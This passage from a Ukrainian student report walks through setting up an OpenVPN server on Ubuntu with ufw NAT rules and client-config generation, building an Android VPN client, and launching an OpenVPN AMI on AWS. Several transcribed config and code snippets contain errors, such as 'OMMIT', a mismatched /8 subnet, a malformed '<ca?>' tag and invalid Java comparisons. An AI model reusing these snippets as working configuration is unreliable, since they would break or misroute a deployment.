# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
  
```

Рисунок 2.11 – Увімкнення пересилки вхідного трафіку

Це дуже важливий параметр, який повинен бути доданий в файл конфігурації `sysctl.conf`, він дозволяє маршрутизувати увесь трафік клієнта через IP адресу сервера, а публічна адреса клієнта буде фактично прихована.

```

GNU nano 6.2 server/server.conf *
# versions see below)
;compress lz4-v2
;push "compress lz4-v2"

# For compression compatible with older clients use comp-lzo
# If you enable it here, you must also
# enable it in the client config file.
;comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
user nobody
group nobody

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.

```

Рисунок 2.12 – Налаштування отримання доступу

На рис 2.12 ми вказуємо те, щоб після його запуску, OpenVPN запускався без привелегій

```

GNU nano 6.2 /etc/ufw/before.rules *

rules.before

Rules that should be run before the ufw command line added rules. Custom
rules should be added to one of these chains:
    ufw-before-input
    ufw-before-output
    ufw-before-forward

START VPN RULES
NAT table rules
nat
POSTROUTING ACCEPT [0:0]
Allow traffic from OpenVPN client to enp0s3
A POSTROUTING -s 10.8.0.0/8 -o enp0s3 -j MASQUERADE
OMMIT
End OpenVPN rules

Don't delete these required lines, otherwise there will be errors
filter
ufw-before-input - [0:0]
ufw-before-output - [0:0]
ufw-before-forward - [0:0]
ufw-not-local - [0:0]

```

Рисунок 2.13 – Налаштування VPN правил

```

vadym@vadym-VirtualBox: /etc/openvpn
GNU nano 6.2 /etc/default/ufw *
# /etc/default/ufw
#
# Set to yes to apply rules to support IPv6 (no means only IPv6 on loopback
# accepted). You will need to 'disable' and then 'enable' the firewall for
# the changes to take affect.
IPV6=yes
# Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"
# Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"
# Set the default forward policy to ACCEPT, DROP or REJECT. Please note that
# if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="ACCEPT"
# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for
# details
DEFAULT_APPLICATION_POLICY="SKIP"
^G Справка      ^O Записать     ^W Поиск       ^K Вырезать    ^T Выполнить
^X Выход        ^R ЧитФайл     ^\ Замена     ^U Вставить    ^J Выводить

```

Рисунок 2.14 – Налаштування політики

На рис. 2.14 за допомогою параметра FORWARD вмикається пересилка пакетів за замовчуванням.

```

vadym@vadym-VirtualBox:/etc/openvpn$ sudo ufw allow 1194/udp
Правило добавлено
Правило добавлено (v6)
vadym@vadym-VirtualBox:/etc/openvpn$ sudo ufw allow OpenSSH
Правило добавлено
Правило добавлено (v6)
vadym@vadym-VirtualBox:/etc/openvpn$

```

Рисунок 2.15 – Налаштування файрволу

Відкриваємо доступ в файрволі до порту 1194 (UDP)

```

vadym@vadym-VirtualBox: /var/log/openvpn
net_route_v4_add: 10.8.0.0/24 via 10.8.0.2 dev [NULL] table 0 metric -1
failed to find GID for group nobody
Exiting due to fatal error
net_route_v4_del: 10.8.0.0/24 via 10.8.0.2 dev [NULL] table 0 metric -1
Closing TUN/TAP interface
net_addr_ptp_v4_del: 10.8.0.1 dev tun0
vadym@vadym-VirtualBox: /var/log/openvpn$ sudo nano /etc/openvpn/server/server.conf
vadym@vadym-VirtualBox: /var/log/openvpn$ sudo systemctl start openvpn-server@server
vadym@vadym-VirtualBox: /var/log/openvpn$ sudo systemctl status openvpn-server@server
● openvpn-server@server.service - OpenVPN service for server
   Loaded: loaded (/lib/systemd/system/openvpn-server@.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2022-05-23 01:58:34 EEST; 2s ago
     Docs: man:openvpn(8)
           https://community.openvpn.net/openvpn/wiki/Openvpn24ManPage
           https://community.openvpn.net/openvpn/wiki/HOWTO
   Main PID: 12613 (openvpn)
   Status: "Initialization Sequence Completed"
     Tasks: 1 (limit: 2292)
    Memory: 1.8M
       CPU: 30ms
    CGroup: /system.slice/system-openvpn\x2dserver.slice/openvpn-server@server.service
            └─12613 /usr/sbin/openvpn --status /run/openvpn-server/status-server.sock

vadym@vadym-VirtualBox: /var/log/openvpn$

```

Рисунок 2.16 – Демонстрація запуску OpenVPN сервера

Як видно з рис. 2.16 за допомогою команди `systemctl` та параметру `start` запущено і налаштовано автоматичний запуск OpenVPN сервера, сервер активний.

```

GNU nano 6.2 /home/vadym/client-configs/base.conf *
# If a tls-auth key is used on the server
# then every client must also have the key.
tls-auth ta.key 1

# Select a cryptographic cipher.
# If the cipher option is used on the server
# then you must also specify it here.
# Note that v2.4 client/server will automatically
# negotiate AES-256-GCM in TLS mode.
# See also the data-ciphers option in the manpage
cipher AES-256-CBC
cipher AES-256-GCM
auth SHA256
key-direction 1
# Enable compression on the VPN link.
# Don't enable this unless it is also
# enabled in the server config file.
comp-lzo

# Set log file verbosity.
verb 3

# Silence repeating messages
mute 20

```

Рисунок 2.17 – Налаштування базового конфігу

На рис. 2.17 було налаштован файл конфігурації для користувачів, які будуть підключитися до серверу. Задані стандартні та необхідні параметри для успішного підключення.

```
GNU nano 6.2 /home/vadym/client-configs/make_config.sh
#!/bin/bash

KEY_DIR=~/.client-configs/keys
OUTPUT_DIR=~/.client-configs/files
BASE_CONFIG=~/.client-configs/base.conf

cat ${BASE_CONFIG} \
  <(echo -e '<ca?>' \
    ${KEY_DIR}/ca.crt \
    <(echo -e '</ca>\n<cert>')\
    ${KEY_DIR}/${1}.crt \
    <(echo -e '</cert>\n<key>') \
    ${KEY_DIR}/${1}.key \
    <(echo -e '</key>\n<tls-crypt>') \
    ${KEY_DIR}/ta.key \
    <(echo -e '</tls-crypt>') \
  > ${OUTPUT_DIR}/${1}.ovpn
```

Рисунок 2.18 – Налаштування базового конфігу

На рис. 2.18 було створено скрипт який заповнює файл даних форматом .ovpn з потрібних параметрів, які потім потрібно передати користувачу

```
./make_config.sh: строка 17: `<(echo -e '</tls-crypt>') \`
vadym@vadym-VirtualBox: ~/.client-configs$ nano ~/.client-configs/make_config.sh
vadym@vadym-VirtualBox: ~/.client-configs$ ./make_config.sh client1
cat: /home/vadym/client-configs/keys/ca.crt: Нет такого файла или каталога
cat: /home/vadym/client-configs/keys/client1.crt: Нет такого файла или каталога
vadym@vadym-VirtualBox: ~/.client-configs$ ./make_config.sh client1
cat: /home/vadym/client-configs/keys/ca.crt: Нет такого файла или каталога
cat: /home/vadym/client-configs/keys/client1.crt: Нет такого файла или каталога
vadym@vadym-VirtualBox: ~/.client-configs$ nano ~/.client-configs/make_config.sh
vadym@vadym-VirtualBox: ~/.client-configs$ ./make_config.sh client1
cat: /home/vadym/client-configs/keys/ca.crt: Нет такого файла или каталога
cat: /home/vadym/client-configs/keys/client1.crt: Нет такого файла или каталога
vadym@vadym-VirtualBox: ~/.client-configs$ nano ~/.client-configs/make_config.sh
vadym@vadym-VirtualBox: ~/.client-configs$ ./make_config.sh client1
#####
# Sample client-side OpenVPN 2.0 config file #
# for connecting to multi-client server.      #
#                                              #
# This configuration can be used by multiple #
# clients, however each client should have  #
# its own cert and key files.                #
#                                              #
# On Windows, you might want to rename this #
# file so it has a .ovpn extension           #
#####
# Specify that we are a client and that we
# will be pulling certain config file directives
```

Рисунок 2.19 – Результат виконання скрипту




Рисунок 2.20 – Результат підключення до vpn сервера

Як видно з рис. 2.20 клієнт успішно підключився та отримав IP адресу, яка була налаштована в файлах конфігурацій на сервері OpenVPN.

1.4 Створення мобільного додатку-клієнта на базі протоколу OpenVPN

Створення мобільного додатку буде відбуватися в IDE Android Studio за допомогою мов програмування:

- Java/Kotlin/Aidl/JniLibs
- XML (мова розмітки)

Кінечний результат продукту зображено на рис. 2.21




Рисунок 2.21 – Демонстрація готового продукту

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				42
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 2.22 – Демонстрація створення дизайну

Усі дані файлів конфігурацій були зібрані на безкоштовних ресурсах та додані в базу даних.




Рисунок 2.23 – Демонстрація функції запуску сервісу

		Кобилинський В			KIK.KP.B – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				43
Змн.	Арк.	№ докум.	Підпис	Дата		

На рис 2.23 зображено функцію-корутину, яка асинхронно запускає читання даних із файлу .ovpn, який було до цього збережено як активний сервер. Прочитавши конфігурацію файлу і передавши її в OpenVpnApi(клас, який генерує VpnProfile – це клас, який зберігає інформацію про сертифікат), буде створено foreground service. В сервісі відбудеться очікування клієнта і отримання інформації.

```
@SuppressWarnings("NewApi")
public class KVpnService extends VpnService {
    private Thread mThread;
    private ParcelFileDescriptor mInterface;
    // a. Configure a builder for the interface.
    Builder builder = new Builder();

    // Services interface
    @Override// w w w . d e m o 2 . s . c o m
    public int onStartCommand(Intent intent, int flags, int startId) {
        // Start a new session by creating a new thread.
        mThread = new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    // a. Configure the TUN and get the interface.
                    mInterface = builder.setSession("MyVPNService").addAddress("192.168.0.1", 24).addDnsServer("8.8.8.8").addRoute("0.0.0.0", 0).establish();
                    // b. Packets to be sent are queued in this input stream.
                    FileInputStream in = new FileInputStream(mInterface.getFileDescriptor());
                    // b. Packets received need to be written to this output stream.
                    FileOutputStream out = new FileOutputStream(mInterface.getFileDescriptor());
                    // c. The UDP channel can be used to pass/get ip package to/from server
                    DatagramChannel tunnel = DatagramChannel.open();
                    // Connect to the server, localhost is used for demonstration only.
                    tunnel.connect(new InetSocketAddress("127.0.0.1", 8087));
                    // d. Protect this socket, so package send by it will not be feedback to the vpn service.
                    protect(tunnel.socket());
                    // e. Use a loop to pass packets.
                    while (true) {
                        // get packet with in
                        // put packet to tunnel
                        // get packet from tunnel
                        // return packet with out
                        // sleep is a must
                        Thread.sleep(100);
                    }
                } catch (Exception e) {
                    // Catch any exception
                    e.printStackTrace();
                } finally {
                    try {

```

Рисунок 2.24 – Демонстрація функції запуску сервісу

На рис 2.24 створено було сервіс VPN, який підключається до localhost. Так як це сервіс, то він працює в фоні. Цього кода та реалізації VpnService класу та деяких рядків в маніфесті буде достатньо щоб підключитись до сервера.

Для того щоб можна було створити з'єднання мобільного додатку та OpenVPN серверу, потрібно реалізувати AIDL інтерфейс (міжпроцесорна взаємодія).

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				44
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 2.25 – Створення AIDL (міжпроцесорна взаємодія)

На рис 2.25 було показано інтерфейси, в яких була написана логіка для взаємодії vpn додатка та сервера. Таким чином, в додатку створюється «клієнт-серверна» архітектура. Де клієнт це додаток, а сервер це (телефон – linux система), яка виконує роль сервера, яка працює в іншому потоці.

```
void launchVPN() {
    int vpnok = mSelectedProfile.checkProfile(c: this);
    if (vpnok != "No error found") {
        showConfigErrorDialog(vpnok);
        return;
    }

    Intent intent = VpnService.prepare(context: this);
    // Check if we want to fix /dev/tun
    SharedPreferences prefs = Preferences.getDefaultSharedPreferences(c: this);
    boolean usecm9fix = prefs.getBoolean(key: "useCM9Fix", defValue: false);
    boolean loadTunModule = prefs.getBoolean(key: "loadTunModule", defValue: false);

    if (loadTunModule)
        executeSUcmd(command: "insmod /system/lib/modules/tun.ko");

    if (usecm9fix && !mCmfixed) {
        executeSUcmd(command: "chown system /dev/tun");
    }

    if (intent != null) {
        VpnStatus.updateStateString(state: "USER_VPN_PERMISSION", msg: "", "Waiting for user permission");
        ConnectionStatus.LEVEL_WAITING_FOR_USER_INPUT);
        // Start the query
        try {
            startActivityForResult(intent, START_VPN_PROFILE);
        } catch (ActivityNotFoundException ane) {
            // Shame on you Sony! At least one user reported that
        }
    }
}
```

Рисунок 2.26 – Запуск команди на стороні сервера

		Кобилинський В			KIK.KP.B – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				45
Змн.	Арк.	№ докум.	Підпис	Дата		

На рисунку 2.26 показана логіка, яким чином перевіряється чи увімкнений tun/tap на стороні сервера. Якщо там є помилки, то виправляємо їх і запускаємо. Тобто, за допомогою:

- tun – оперує IP пакетами Ethernet (для маршрутизації)
- tap – оперує кадрами Ethernet (для мережевого міста)

Саме підключення і обробка всієї інформації, яка поступає від сервера та команди для підключення до сервера знаходяться в класі VpnProfile

```
if (!mUsePull) {
    if (!TextUtils.isEmpty(mIPv4Address))
        cfg.append("ifconfig ").append(cidrToIPAndNetmask(mIPv4Address)).append("\n");

    if (!TextUtils.isEmpty(mIPv6Address)) {
        // Use our own ip as gateway since we ignore it anyway
        String fakegw = mIPv6Address.split( regex: "/", limit: 2)[0];
        cfg.append("ifconfig-ipv6 ").append(mIPv6Address).append(" ").append(fakegw).append("\n");
    }
}

if (mUsePull && mRoutenopull)
    cfg.append("route-nopull\n");

String routes = "";

if (mUseDefaultRoute)
    routes += "route 0.0.0.0 0.0.0.0 vpn_gateway\n";
else {
    for (String route : getCustomRoutes(mCustomRoutes)) {
        routes += "route " + route + " vpn_gateway\n";
    }
}
```

Рисунок 2.27 – Генерування конфігурації

За допомогою на рис 2.27 команд на телефоні генерується конфігурація, яка потім відправляється на обробку далі

```
private static String writeMiniVPN(Context context) {
    String nativeAPI = NativeUtils.getNativeAPI();
    /* Q does not allow executin binaries written in temp directory anymore */
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.P)
        return new File(context.getApplicationInfo().nativeLibraryDir, child: "libovpnexec.so").getPath();
    String[] abis;
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.LOLLIPOP)
        abis = getSupportedABIsLollipop();
    else
        //noinspection deprecation
        abis = new String[]{Build.CPU_ABI, Build.CPU_ABI2};
}
```

Рисунок 2.28 – Запуск скрипта

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				46
Змн.	Арк.	№ докум.	Підпис	Дата		

На рисунку 2.28 показано файл libovpnexes.so – це спеціальний файл, який є в OpenVPN SDK і який потрібно запустити на клієнті.




Рисунок 2.29 – Демонстрація підключення до vpn




Рисунок 2.30 – Демонстрація створеного тунелю

1.5 Розгортання OpenVPN на базі хмарних сервісів AWS

Розгортання OpenVPN Access Server

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				47
Змн.	Арк.	№ докум.	Підпис	Дата		

Для того щоб розгорнути OpenVPN Access Server в облаці, було обрано хмарний сервіс AWS від компанії Amazon




Рисунок 2.31 – Переход в головне меню на сторінці AWS




Рисунок 2.32 – Демонстрація вибору машини із макрету

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				48
Змн.	Арк.	№ докум.	Підпис	Дата		

Name and tags [info](#)

Name

OpenVPN Server #1

Add additional tags

▼ Application and OS Images (Amazon Machine Image) [info](#)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below

Q Search our full catalog including 1000s of application and OS images

AMI from catalog

Quick Start

Amazon Machine Image (AMI)

OpenVPN Access Server Community Image-fe8020db-5343-4c43-9e65-5ed4a825c931-ami-06585f7cf2fb8855c.4

ami-029cb972e1b8a4bca

Q

Browse more AMIs

Including AMIs from AWS, Marketplace and the Community

Catalog	Published	Architecture	Virtualization	Root device type	ENA Enabled
AWS	2020-07-	x86_64	hvm		Yes
Marketplace AMIs	31T17:51:17.00Z			ebs	

If you have an existing license entitlement to use this software, then you can launch this software without creating a new subscription. If you do not have an existing entitlement, then by launching this software, you will be subscribed to this software and agree that your use of this software is subject to the pricing terms and the seller's [End User License Agreement](#)

▼ Summary

Number of instances [info](#)

1

Software Image (AMI)

OpenVPN Access Server
ami-029cb972e1b8a4bca

Virtual server type (instance type)

t2.small

Firewall (security group)

New security group

Storage (volumes)

1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier AMIs per month, 30 GiB of EBS storage, 2 million I/Os, 1 GB of snapshots, and 100 GB of bandwidth to the internet

×

Cancel

Launch instance

[EC2](#) > [Instances](#) > [Launch an instance](#)

Launching instance

Please wait while we launch your instance.

Do not close your browser while this is loading.

Subscribing to Marketplace AMI

90%

[► Details](#)

The screenshot displays the AWS Management Console interface. On the left, there's a navigation pane with sections for 'New EC2 Experience', 'EC2 Dashboard', 'Global View', 'Events', 'Tags', 'Limits', and several service categories including 'Instances', 'Images', 'Elastic Block Store', and 'Network & Security'. Each category lists specific services, some marked as 'New'. The main content area is titled 'Instances (1)' and includes a search bar and a table of existing instances. The table has columns for Name, Instance ID, Instance state, Instance type, Status check, Alarm status, Availability Zone, Public IPv4 DNS, Public IPv4..., Elastic IP, and a checkbox. A single instance, 'OpenVPN Serv...', is listed with an ID of 'i-094bfca80f599e82', in a 'Running' state, of type 't2.micro', with two passed status checks, no alarms, in the 'ap-south-1a' availability zone, and associated DNS and IP addresses.

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				49
Змн.	Арк.	№ докум.	Підпис	Дата		

